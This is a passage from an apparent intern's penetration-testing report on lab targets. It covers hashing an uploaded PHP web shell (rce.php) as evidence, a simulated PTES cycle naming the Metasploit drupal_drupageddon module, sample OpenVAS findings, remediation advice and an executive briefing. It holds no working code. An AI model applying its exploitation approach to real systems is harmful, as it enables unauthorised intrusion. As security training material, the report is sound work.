E-01	Uploaded PHP file (rce.php)	SHA-256	3408a646a1e4323dc3adb9c14e133d8dd0af4d262309dfc29eff85b3d6211ad9	Preserved

- No further modification of the evidence was performed after hash generation.

4.8 Tool Awareness

- While advanced post-exploitation tools such as **Meterpreter**, **Volatility**, and **Wireshark** are commonly used in professional investigations, this task focused on **minimal-impact post-exploitation** using web-based command execution.
- Network traffic analysis and memory forensics were discussed conceptually but not performed to avoid unnecessary system impact.

4.9 Observations

- Remote access was successfully verified after exploitation
- Internal file system and system information were accessible
- Evidence integrity was maintained using cryptographic hashing
- No privilege escalation was attempted to preserve system stability

4.11 Evidence Collection Summary

- During the post-exploitation phase, relevant digital evidence was identified and handled in a controlled manner to demonstrate forensic awareness. The primary evidence collected was the malicious PHP file used to achieve Remote Code Execution on the target system. This file represents the exploitation artifact that directly links the attack activity to the compromised environment.
- To ensure integrity, a cryptographic hash (SHA-256) of the evidence file was generated immediately after identification. No further modification or execution of the file was performed after hashing. Evidence handling was limited strictly to documentation and verification purposes, following ethical penetration testing practices.
- All evidence details, including identification, hashing method, and preservation status, were recorded to maintain a clear chain-of-custody. This approach ensures that the collected evidence remains verifiable and tamper-proof, which is essential for incident response, forensic analysis, and professional security reporting.



Part-5: Capstone Project – Full VAPT Cycle

5.1 Overview

- This capstone task demonstrates a complete Vulnerability Assessment and Penetration Testing (VAPT) lifecycle following the PTES methodology. The objective was to simulate a real-world penetration testing engagement, including detection, exploitation, remediation planning, and professional reporting. The exercise focuses on workflow understanding rather than deep exploitation.

5.2 Simulated Full VAPT Workflow (PTES)

- The following PTES phases were simulated during this task:
 1. **Pre-Engagement & Reconnaissance**
Target scope and environment were defined using a vulnerable lab-based virtual machine.
 2. **Vulnerability Detection**
Automated vulnerability scanning was simulated using OpenVAS-style findings.
 3. **Exploitation**
Known vulnerabilities were exploited or referenced using Metasploit modules.
 4. **Post-Exploitation**
Impact and access level were analyzed conceptually.
 5. **Reporting & Remediation**
Findings were documented along with remediation guidance and verification steps.

5.3 Exploitation Simulation (Metasploit)

- A vulnerable virtual machine from VulnHub (e.g., Kioptrix / Drupal-based VM) was considered for exploitation.
Publicly available Metasploit modules such as exploit/linux/http/drupal_drupageddon were referenced to demonstrate how attackers exploit known remote code execution vulnerabilities.
- This step was **simulated** to demonstrate exploitation methodology without performing destructive actions.

5.4 Vulnerability Detection Log (OpenVAS)

- The following table represents **logged vulnerability findings**, as expected during automated detection phases.

Timestamp	Target IP	Vulnerability	PTES Phase
2025-08-25 13:00:00	192.168.177.134	Remote Code Execution (Web)	Exploitation
2025-08-25 13:10:00	192.168.177.134	SQL Injection	Exploitation
2025-08-25 13:20:00	192.168.177.134	Cross-Site Scripting	Exploitation

5.5 Remediation and Verification

- **Recommended Remediation**
 - Apply security patches to vulnerable services and web applications



- Implement strict input validation and secure coding practices
 - Disable execution permissions on upload directories
 - Regularly update and monitor exposed services
- **Verification**
- After applying remediation, a rescan using OpenVAS is recommended to verify that identified vulnerabilities have been successfully mitigated.
-

5.6 PTES Report

- **Executive Summary:**
- A simulated penetration testing assessment was conducted as part of an internship capstone task to demonstrate understanding of the full VAPT lifecycle. The assessment followed PTES methodology and focused on identifying and validating common web application vulnerabilities in a controlled lab environment.
- **Findings:**
- The simulated assessment identified critical security issues, including Remote Code Execution, SQL Injection, and Cross-Site Scripting. These vulnerabilities indicate insufficient input validation, insecure configurations, and weak application security controls. Public exploit references and Metasploit modules demonstrated how attackers could exploit such weaknesses.
- **Recommendations:**
- It is recommended to apply timely patches, enforce secure coding practices, validate all user inputs, restrict execution permissions, and perform regular vulnerability scans. Implementing these measures will significantly reduce the attack surface and improve the overall security posture of the application.
-

5.7 Executive Briefing (Non-Technical)

- A security assessment was performed to evaluate the safety of a web application using a simulated real-world attack scenario. The testing identified serious weaknesses that could allow unauthorized users to access or control parts of the system. These issues mainly arise due to outdated software and insufficient security checks. Addressing these risks through regular updates, stronger security controls, and periodic testing will help prevent potential data breaches and service disruptions. This exercise highlights the importance of proactive security practices to protect organizational systems.
-



Conclusion

- The VAPT Week-3 task provided comprehensive exposure to the complete vulnerability assessment and penetration testing lifecycle within a controlled lab environment. The assessment covered advanced exploitation concepts, web application security testing aligned with the OWASP Top 10, post-exploitation analysis, and structured reporting practices. Multiple vulnerabilities such as Remote Code Execution, SQL Injection, and Cross-Site Scripting were identified and validated, demonstrating the risks associated with insecure application design and misconfigurations. The task emphasized ethical testing, minimal-impact exploitation, proper evidence handling, and professional communication of findings. Overall, this exercise strengthened practical VAPT skills and reinforced the importance of systematic testing and clear documentation in improving application security.
-

Key Learnings

- The following key learnings were achieved during the VAPT Week-3 task:
 - Gained practical understanding of advanced exploitation concepts, including exploit chaining and PoC customization
 - Developed hands-on experience in testing web applications for OWASP Top 10 vulnerabilities
 - Learned to use manual and automated tools such as Burp Suite and sqlmap for vulnerability validation
 - Understood post-exploitation impact, evidence identification, and chain-of-custody practices
 - Improved skills in structured security reporting and stakeholder-oriented communication
 - Gained confidence in presenting technical findings in both technical and non-technical formats
-

References

1. OWASP Top 10 – Web Application Security Risks
<https://owasp.org/www-project-top-ten/>
 2. OWASP Damn Vulnerable Web Application (DVWA)
<https://owasp.org/www-project-damn-vulnerable-web-application/>
 3. Penetration Testing Execution Standard (PTES)
<http://www.pentest-standard.org/>
 4. Exploit Database (Exploit-DB)
<https://www.exploit-db.com/>
 5. sqlmap – Automated SQL Injection Tool
<https://sqlmap.org/>
 6. Burp Suite Documentation
<https://portswigger.net/burp/documentation>
-